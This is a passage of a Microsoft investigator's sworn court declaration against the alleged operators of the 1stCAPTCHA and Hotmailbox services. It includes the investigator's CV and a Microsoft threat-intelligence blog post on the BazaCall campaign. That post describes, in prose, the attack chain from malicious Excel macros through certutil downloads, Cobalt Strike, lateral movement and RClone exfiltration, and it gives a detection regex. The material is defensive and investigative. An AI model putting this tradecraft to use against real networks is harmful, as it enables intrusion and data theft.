
19. Based on my review of information within, derived from, and associated with the 1stCAPTCHA GitHub webpage, as seen below in Figure 10, an individual with the username “nguyenlinh-uet,” and with the email address “nguyenlinh.uet@gmail.com,” has edited the 1stCAPTCHA source code at least 115 times during the time span of approximately October 2020 through July 2023. The personal GitHub webpage of “nguyenlinh-uet” includes a link to the 1stCAPTCHA GitHub webpage, as further reflected in Figure 10. I believe this individual to be Defendant Linh Van Nguyen.

**FIGURE 10**



20. Based on my investigation of the 1stCAPTCHA Website and the methods of payment that may be used to purchase its services, and as reflected below in Figure 11, payments made to the 1stCAPTCHA Website through PayPal are made to “Nguyen Van Linh” as an “administrator” of the website. I believe “Nguyen Van Linh” to be Defendant Linh Van Nguyen (a/k/a Nguyen Van Linh).

**FIGURE 11**




21. Similarly, based on my investigation of the 1stCAPTCHA Website and the methods of payment that may be used to purchase its services, and as reflected below in Figure 12, payments made to the 1stCAPTCHA Website through Vietcombank are made to “NGUYEN VAN LINH.” I believe “NGUYEN VAN LINH” to be Defendant Linh Van Nguyen (a/k/a Nguyen Van Linh).

FIGURE 12



22. Defendants Linh Van Nguyen (a/k/a Nguyen Van Linh) and Duong Dinh Tu are “friends” on Facebook, according to Duong Dinh Tu’s Facebook “friends” list. A screenshot from the Facebook account of Duong Dinh Tu, showing that Tu is “friends” with “Nguyen Linh,” is depicted in Figure 13 below. I believe “Nguyen Linh” to be Defendant Linh Van Nguyen.

FIGURE 13



**C. Tai Van Nguyen**

23. TVN, like his co-Defendants, has edited the source code for the 1stCAPTCHA service via the 1stCAPTCHA GitHub page. TVN has a GitHub account registered to his email account “nvt.kscntt@gmail.com.” According to data retrieved from TVN’s GitHub account, he edited the 1stCAPTCHA’s source code as recently as July 2023.

**III. The Fraudulent Enterprise’s Use of Social Media**

24. The Fraudulent Enterprise actively markets its unlawful sale of Hotmailbox, 1stCAPTCHA, and AnyCAPTCHA services through various social media websites including Facebook, Telegram, YouTube, LinkedIn, and Twitter.

**IV. Other Criminals’ Use of Defendants’ Crime-as-a-Service**

25. My team has gathered evidence that email accounts sold by the Fraudulent Enterprise have been used by sophisticated cybercriminals—including groups that Microsoft refers to as Storm-0252,<sup>7</sup> Storm-0455, and Octo Tempest—that have historically been known to perpetrate ransomware attacks. For example, we have confirmed that ASNs linked to the Microsoft accounts created by the Fraudulent Enterprise match ASNs linked to email accounts that were used to perpetrate certain cybercrime activity.

26. The malicious actor Microsoft tracks as Storm-0252 encompasses a group that has employed a phishing<sup>8</sup> campaign known as BazaCall, which has historically tricked unsuspecting users into downloading malware<sup>9</sup> through phone calls that provide step-by-step instructions for

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<sup>7</sup> Microsoft uses “Storm-#####” as a temporary designation to track newly discovered, unknown, or emerging clusters of threat activity.

<sup>8</sup> Phishing is the fraudulent practice of sending emails or other messages, purporting to be from a certain source, for the purpose of inducing individuals to reveal sensitive information, such as passwords and credit card numbers.

<sup>9</sup> Malware, including BazaLoader malware, which is a particular type of malware that has been



installing malware onto their devices. The group often uses Rclone (a data exfiltration tool) to exfiltrate data and historically has deployed Ryuk, which is a particular type of ransomware.<sup>10</sup>

27. The actor Microsoft tracks as Storm-0455 is a financially-motivated cybercriminal group that targets numerous industries globally. Storm-0455 obtains and leverages infrastructure for cybercriminal operations with the ultimate intent to deploy ransomware. Storm-0455 is known to use programs known as Cobalt Strike and malware such as BazaLoader, Trickbot, and Bumblebee, which have led to ransomware attacks known as Conti, QuantumLocker, and Royal. Storm-0455 is tracked by other security companies as EXOTIC LILY and TA580.<sup>11</sup>

28. The actor that Microsoft tracks as Octo Tempest is a financially motivated cybercriminal group that has been observed targeting large scale organizations with varying criminal objectives, including conducting SIM swaps, stealing cryptocurrency, or exfiltrating data prior to extortion or ransomware operations. Octo Tempest has been tied to cyberattacks against flagship Microsoft customers. During these attacks, the computer systems of those customers were infected with ransomware that disabled operation critical systems, resulting in service disruptions that inflicted hundreds of millions of dollars of damage. Microsoft has observed a significant shift since the beginning of summer 2023, such that Octo Tempest is now attacking and compromising

---

used increasingly in sophisticated threat campaigns, is software that is designed specifically to disrupt, damage, or gain unauthorized access to a computer system.

<sup>10</sup> See *BazaCall: Phony call centers lead to exfiltration and ransomware*, Microsoft Security Blog (July 29, 2021) (describing illicit activities connected to Storm-0252), a true and correct copy of which is attached as Exhibit 2.

<sup>11</sup> See *HTML smuggling surges: Highly evasive loader technique increasingly used in banking malware, targeted attacks*, Microsoft Security Blog (Nov. 11, 2021) (describing illicit activities connected to Storm-0455), a true and correct copy of which is attached hereto as Exhibit 3.

victims at a rapid pace with the intent to steal data for extortion and/or to deploy ransomware known as ALPHV/Blackcat in a matter of hours.<sup>12</sup>

29. As noted, based on our investigation, ASNs associated with emails used in attacks by Storm-0252, Storm-0455, and Octo Tempest match ASNs associated with accounts sold by Defendants, indicating that these groups have used emails acquired from the Fraudulent Scheme to conduct their cybercriminal activities.

I declare under penalty of perjury of the laws of the United States of America that the foregoing is true and correct.

Executed on this 5 day of December, 2023 in New York, New York.

  
Maurice Mason

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<sup>12</sup> See *Octo Tempest crosses boundaries to facilitate extortion, encryption, and destruction*, Microsoft Security Blog (Oct. 25, 2023) (describing illicit activities connected to Octo Tempest), a true and correct copy of which is attached hereto as Exhibit 4.

# Exhibit 1

**Maurice Eduardo Mason**

**Phone:** [REDACTED]

**E-mail:** [REDACTED]

**Clearance:** Active Top-Secret (TS)

**SUMMARY OF QUALIFICATIONS**

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- Experienced investigator specializing in computer investigations. Trained and experienced in hacker methodology/techniques, computer forensics, incident response, electronic discovery, blockchain analysis, litigation support and network intrusion investigations.
  - Proficient in utilizing a variety of commercial and open-source tools (e.g. Magnet Axiom, Autopsy, Volatility, EnCase, FTK, RemNux, Zimmerman Tools, MDE, Carbon Black, Flare etc..) to guide an investigation.
  - Real-world experience responding to Advanced Persistence Threats (APT) and ransomware attacks from both public and private sectors. This includes familiarity with Indicators of Compromise (IOCs), Indicators of Activity (IOAs) and Attack Tools, Techniques and Procedures (TTPs).
  - Proficient in leading incident response engagements to guide clients through forensic investigations, contain security incidents, and provide guidance on longer-term remediation recommendations. Motivated to see the big picture, understanding evolving attacker behavior and intent.
  - Proficient in Query languages such as Kusto Query Language (KQL) to conduct threat hunting and or forensic analysis at a large scale.
  - Experience with analyzing a wide variety of logs and telemetry including AV, web server, SIEM (Azure Sentinel), Unified Audit Log (UAL), Entra AD Sign/Audit etc.)
  - Possess a working knowledge of malware analysis (static/dynamic) such as unpacking, deobfuscation and anti-debugging techniques when analyzing malicious code.
  - Experienced with working and or collaborating with SOC and CSIRT service teams.
  - Strong client facing background in both supporting Federal Government and Private Sector clients.
  - 8+ years' experience working within the Information Technology and Cyber Security departments.
- 

**EMPLOYMENT HISTORY**

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**Microsoft**

**February 2023– Present**

**Senior Investigator**

- Senior Investigator on the Microsoft Digital Crimes Unit (DCU) focusing on Ransomware.
- Conduct proactive ransomware investigations to identify critical command control infrastructure, ransomware payments and ransomware actors to develop disruption strategy to eliminate or severely cripple cyber-criminal ecosystem.
- Build cases against prolific Ransomware actors/groups collaborating with the Microsoft Threat Intelligence (MSTIC) team, resulting in highly impactful criminal referrals yearly.
- Work with public (law enforcement, country certs) and private sectors, and develop international partnerships to support ransomware disruptions on a global scale.
- Document and identify monetization schemes utilized by cyber-criminals ranging from online advertising fraud, ransomware, and targeted financial fraud.
- Cluster and model data related to ransomware to help identify, document and monitor tactics, techniques and procedures used by threat actors related to ransomware groups.
- Collaborate with Microsoft legal and Microsoft Threat Intelligence (MSTIC) teams to develop new strategies to disrupt cybercrime through both civil and criminal proceedings.

**Microsoft**  
**Senior Digital Forensics Consultant**

**August 2021– February 2023**

- 
- Lead forensic analyst on Microsoft's Detection and Response Team (DART), conducted proactive and post reactive incident response investigations for large-scale clients with complex networks impacted by various security incidents.
  - Investigated data breaches (Ransomware, Network Intrusions, Unauthorized Access, APT, Vulnerabilities) by leveraging forensics tools and EDR/SIEM solutions to determine the root cause analysis (RCA) of compromises and malicious activity that occurred in client environments.
  - Analyzed host, network, memory, cloud and other available data sources to define the scope of an incident, develop a timeline of threat actor activity, and inventory data populations likely accessed/exfiltrated based on forensic artifacts.
  - Conducted security assessments (host and cloud) to identify areas of risk and provide specific technical guidance to help ensure any gaps are remediated within clients environment.
  - Built and presented PowerPoint outbriefs for both technical and executive audiences when detailing analysis related to root cause analysis, persistence mechanisms, lateral movement and the full extent of the compromise while prioritizing the next steps for remediation.
  - Contributed to the development of runbooks for forensic analysts to follow, playbooks were mapped to MITRE ATT&CK Framework to improve processes and information sharing across teams.
  - Interviewed new candidates as well as trained/mentored new hires that were staffed.

**TracePoint LLC**  
**Senior Digital Forensics Consultant**

**June 2020– June 2021**

- 
- Conducted proactive and post reactive incident response investigations on small and medium size organizations included but were not limited to host-based analysis, memory analysis and network analysis through investigating Windows and Cloud data sets to identify Indicators of Compromise (IOCs) for clients who have reported cyber incidents.
  - Investigated data breaches (Ransomware, Network Intrusions, Unauthorized Access) leveraging forensics tools and EDR/SIEM solutions to determine the root cause analysis (RCA) of compromises and malicious activity that occurred in client environments.
  - Lead multiple engagements in guiding clients through forensic investigations, including but not limited to triage, root cause analysis, escalations, malware analysis and determining severity level of incidents.
  - Produced comprehensive and accurate reports for both technical and executive audiences when detailing analysis to clients detailing root cause analysis, remediation steps and preventative measures.
  - Led development of a new reporting template which included executive summary as well as full forensic report to drive reporting consistency across all analyst reports.

**ManTech International**  
**Senior Computer Forensic Analyst**

**June 2019– June 2020**

- 
- Contracted to Department Justice (Executive Office of US attorneys Division) to conduct cyber forensic investigations and analysis.
  - Act as the most senior forensic analyst on a team of three, helped revamp the Forensics/eDiscovery program from the ground up, making it an operational program within 4 months from ideation to production. Introduced new policies/procedures and tools.
  - Created a formalized triage methodology for forensic artifacts, as well as implemented a malware analysis laboratory utilizing virtual machines for malware analysis/research.
  - Conducted host-based analysis for Indicators of Compromise (IOCs) detected by Security Operations Center (SOC) to help determine root cause and deter malware presence. Mapped IOCs to MITRE Attack Framework to be used as use-cases.
  - Produced comprehensive and accurate reports for both technical and executive audiences when detailing analysis to clients.

**BlackBag Technologies**  
**Computer Forensic Analyst**

**April 2018– June 2019**

- 
- Contracted to the Department of Defense Cyber Crime Center DC3/DCFL, conducted forensics acquisition and analysis in support of criminal investigations (Child exploitation, Sex offense, Fraud, Narcotics, Homicide, Drug/Human Trafficking).
  - Provide detailed documentation on In-depth analysis related to file system analysis, mobile forensic analysis, registry analysis and internet history analysis.

**Innovative Discovery LLC**  
**Digital Forensic Consultant**

**April 2015 – April 2018**

- 
- Serving as a client facing Forensic Consultant for an E-Discovery litigation company.
  - Performed forensic data acquisition of desktops, laptops, hard drives, servers, cell phones, external media, emails and various other types of data sources.
  - Conducted forensic analysis involving intellectual property, financial, employee misconduct, and fraud.

**LS Technologies**  
**System Analyst**

**June 2013-April 2015**

- 
- Contracted to the Federal Aviation Administration C3 department, oversaw integration of user workstations with Microsoft Windows server OS and Active Directory.
  - Responded to multi-channel support requests (Helpdesk) from employees and customers seeking help with software or computer related issues.

**Educational Background:**

**Champlain College, Burlington, VT**

Master of Science - Digital Forensics

Graduated: August 2017

**Bowie State University, Bowie, MD**

Bachelor of Science - Computer Technology

Graduated: December 2014

**Professional Certifications:**

- EC-Council Computer Hacking Forensic Investigator (CHFI) May 2018
- Department of Defense Digital Forensic Examiner October 2018
- Department of Defense Digital Media Collector October 2018
- EC-Council Certified Ethical Hacker (CEH) December 2018
- GIAC Smartphone Forensics Analysis In-Depth (GASF) August 2019
- GIAC Certified Forensics Examiner (GCFE) September 2019
- GIAC Certified Incident Handler (GCIH) November 2019
- GIAC Certified Forensic Analyst (GCFA) December 2020
- GIAC Certified Defender (GDAT) February 2022
- TRM Certified Investigator (TRM-CI) April 2023
- Chainalysis Reactor Certification (CRC) April 2023
- Investigation Windows Endpoints (Gold) April 2023
- GIAC Cyber Threat Intelligence (GCTI) June 2023

# Exhibit 2





[Research](#) [Threat intelligence](#) [Ransomware](#)

10 min read

## BazaCall: Phony call centers lead to exfiltration and ransomware

By [Microsoft Threat Intelligence](#)

July 29, 2021



[Ransomware](#) [Credential theft](#) [Living off the land](#)

Our continued investigation into BazaCall campaigns, those that use fraudulent call centers that trick unsuspecting users into downloading the BazaLoader malware, shows that this threat is more dangerous than what’s been discussed publicly in other security blogs and covered by the media. Apart from having backdoor capabilities, the BazaLoader payload from these campaigns also gives a remote attacker hands-on-keyboard control on an affected user’s device, which allows for a fast network compromise. In our observation, attacks emanating from the BazaCall threat could move quickly within a network, conduct extensive data exfiltration and credential theft, and distribute ransomware within 48 hours of the initial compromise.

### Additional resources

Protect your organization against ransomware: [aka.ms/ransomware](https://aka.ms/ransomware)

Learn how attackers operate: [Human-operated ransomware attacks: A preventable disaster](#)

BazaCall campaigns forgo malicious links or attachments in email messages in favor of phone numbers that recipients are misled into calling. It’s a technique reminiscent of vishing and tech support scams where potential victims are being cold-called by the attacker, except in BazaCall’s case, targeted users *must* dial the number. And when they do, the users are connected with *actual* humans on the other end of the line, who then provide step-by-step instructions for installing malware into their devices. Thus, BazaCall campaigns require direct phone

communication with a human and social engineering tactics to succeed. Moreover, the lack of obvious malicious elements in the delivery methods could render typical ways of detecting spam and phishing emails ineffective.




Figure 1. The flow of a typical BazaCall attack, from the spam email to social engineering to the payload being downloaded and hands-on-keyboard attacks

The use of another human element in BazaCall's attack chain through the abovementioned hands-on-keyboard control further makes this threat more dangerous and more evasive than traditional, automated malware attacks. BazaCall campaigns highlight the importance of cross-domain optics and the ability to correlate events in building a comprehensive defense against complex threats.

[Microsoft 365 Defender](#) orchestrates protection across domains to deliver coordinated defense. In the case of BazaCall, [Microsoft Defender for Endpoint](#) detects malware and attacker behavior resulting from the campaign, and these signals inform [Microsoft Defender for Office 365](#) protections against related emails, even if these emails don't have the typical malicious artifacts. Microsoft threat analysts who constantly monitor BazaCall campaigns enrich the intelligence on this threat and enhance our ability to protect customers.

In this blog post, we discuss how a recent BazaCall campaign attempts to compromise systems and networks through the mentioned human elements and how Microsoft defends against it.

## Out with the links and attachments, in with the customer service phone numbers

BazaCall campaigns begin with an email that uses various social engineering lures to trick target recipients into calling a phone number. For example, the email informs users about a supposed expiring trial subscription and that their credit card will soon be automatically charged for the subscription's premium version. Each wave of emails in the campaign uses a different "theme" of subscription that is supposed to be expiring, such as a photo editing service or a cooking and recipes website membership. In a more recent campaign, the email does away with the subscription trial angle and instead poses as a confirmation receipt for a purchased software license.

Unlike typical spam and phishing emails, BazaCall's do not have a link or attachment in its message body that users must click or open. Instead, it instructs users to call a phone number in case they have questions or concerns. This lack of typical malicious elements—links or attachments—adds a level of difficulty in detecting and hunting for these emails. In addition, the messaging of the email's content might also add an air of legitimacy if the user has been narrowly trained to avoid typical phishing and malware emails but not taught to be wary of social engineering techniques.




Figure 2. A typical BazaCall email, claiming that the user's trial for a photo editing service will soon expire, and that they will be automatically charged. A fake customer service number is provided to help cancel the subscription.

Each BazaCall email is sent from a different sender, typically using free email services and likely-compromised email addresses. The lures within the email use fake business names that are similar to the names of real businesses. A recipient who then searches the business name online to check the email's legitimacy may be led to believe that such a company exists and that the message they received has merit.

Some sample subject lines are listed below. They each have a unique "account number" created by the attackers to identify the recipients:

- Soon you'll be moved to the Premium membership, as the demo period is ending. Personal ID: KT[unique ID number]
- Automated premium membership renewal notice GW[unique ID number] ?
- Your demo stage is nearly ended. Your user account number VC[unique ID number]. All set to continue?
- Notification of an abandoned road accident site! Must to get hold of a manager! [body of email contains unique ID number]
- Thanks for deciding to become a member of BooyaFitness. Fitness program was never simpler before [body of email contains unique ID number]
- Your subscription will be changed to the gold membership, as the trial is ending. Order: KT[unique ID number]
- Your free period is almost ended. Your member's account number VC[unique ID number]. Ready to move forward?
- Thank you for getting WinRAR pro plan. Your order # is WR[unique ID number].
- Many thanks for choosing WinRAR. You need to check out the information about your licenses [body of email contains unique ID number]

While the subject lines in most of the observed campaigns contain similar keywords and occasional emojis, each one is unique because it includes an alphanumeric sequence specific to the recipient. This sequence is always presented as a user ID or transaction code, but it actually serves as a way for the attacker to identify the recipient and track the latter's responses to the campaign. The unique ID numbers largely follow the same pattern, which the regular expression  $[A-Z]{1,3}(?:\{d(9,15)})$  can surface, for example, *L0123456789* and *KT01234567891*.

In one recent BazaCall campaign, the unique ID was present in the body of the email, but not in the subject line:




Figure 3. A recent BazaCall email with the unique ID present only in the message body.

If a target recipient does decide to call the phone number indicated in the email, they will speak with a real person from a fraudulent call center set up by BazaCall's operators. The call center agent serves as a conduit to the next phase of the attack: during their conversation, an agent tells the caller they can help cancel the supposed subscription or transaction. To do so, the agent asks the caller to visit a website.

These websites are designed to look like legitimate businesses, some of which even impersonate actual companies. However, we have noted that some domain names do not always match the name of the fictitious business included in the email. For example, an email claiming that a user's free trial for "Pre Pear Cooking" was set to expire was paired with the domain, "topcooks[.]us".




Figure 4. A sample website used in the BazaCall campaign. It mimics a real recipe website but is attacker-controlled.

The call center agent then instructs the user to navigate to the account page and download a file to cancel their subscription. The file is a macro-enabled Excel document, with names such as "cancel\_sub\_[unique ID number].xlsb." Note that in some instances, we observed that even if security filters such as [Microsoft Defender SmartScreen](#) are enabled, users intentionally bypass it to download the file, which indicates that the call center agent is likely instructing the user to circumvent security protocols, with the threat that their credit cards will be charged if they don't. Again, this demonstrates the effectiveness of social engineering tactics used in BazaCall attacks.

The downloaded Excel file displays a fake notification that it is protected by Microsoft Office. The call center agent then instructs the user to click on the button that enables editing and content (macros) to view the spreadsheet's contents. If the user enables the macro, BazaLoader malware is delivered to the device.




Figure 5. An Excel document used by the attackers, prompting the user to enable malicious code.

## Hands-on-keyboard control for selective data exfiltration

The enabled macro on the Excel document creates a new folder named with a random string of characters in the `%programdata%` folder. It then copies [certutil.exe](#), a known living-off-the-land binary (LOLBin), from the `System` folder and places the copy of `certutil.exe` into the newly created folder as a means of defense evasion. Finally, the copy of `certutil.exe` is renamed to match the random string of characters in the folder name.

The macro then uses the newly renamed copy of `certutil.exe` to connect to the attacker infrastructure and download BazaLoader. This downloaded payload is a malicious dynamic link library (`.dll`) and is loaded by `rundll32.exe`. `Rundll32` then injects a legitimate `MsEdge.exe` process to connect to a BazaLoader command-and-control (C2) and establish persistence by using Edge to create a `.lnk` (shortcut) file to the payload in the `Startup` folder. The injected `MsEdge.exe` is also used for reconnaissance, collecting system and user information, domains on the networks, and domain trusts.

The `rundll32.exe` process retrieves a Cobalt Strike beacon that enables the attacker to have hands-on-keyboard control of the device. Now with direct access, the attacker performs reconnaissance on the network and searches for local administrators and high-privilege domain administrator account information.

The attacker also conducts further extensive reconnaissance using [ADFind](#), a free command-line tool designed for Active Directory discovery. Often, information gathered from this reconnaissance is saved to a text file and viewed by the attacker using the `"Type"` command in the command prompt.

Once the attacker has established a list of target devices on the network, they use Cobalt Strike's custom, built-in [PsExec](#) functionality to move laterally to the targets. Each device the attacker lands on establishes a connection to the Cobalt Strike C2 server. Additionally, certain devices are used for additional reconnaissance by downloading open-source tools designed to steal browser passwords. In some instances, the attackers also used [WMI](#) to move laterally to high-value targets, such as Domain Controllers.

When the attacker lands on a selected high-value target, they use 7-Zip to archive intellectual property for exfiltration. The archived files are named after the type of data they contain, such as IT information, or information about security operations, finance and budgeting, and details specific to each target's industry. The attacker then uses a renamed version of the open-source tool, *RClone*, to exfiltrate these archives to an attacker-controlled domain.




Figure 6 Post-compromise activity on the target, including exfiltration and ransomware.

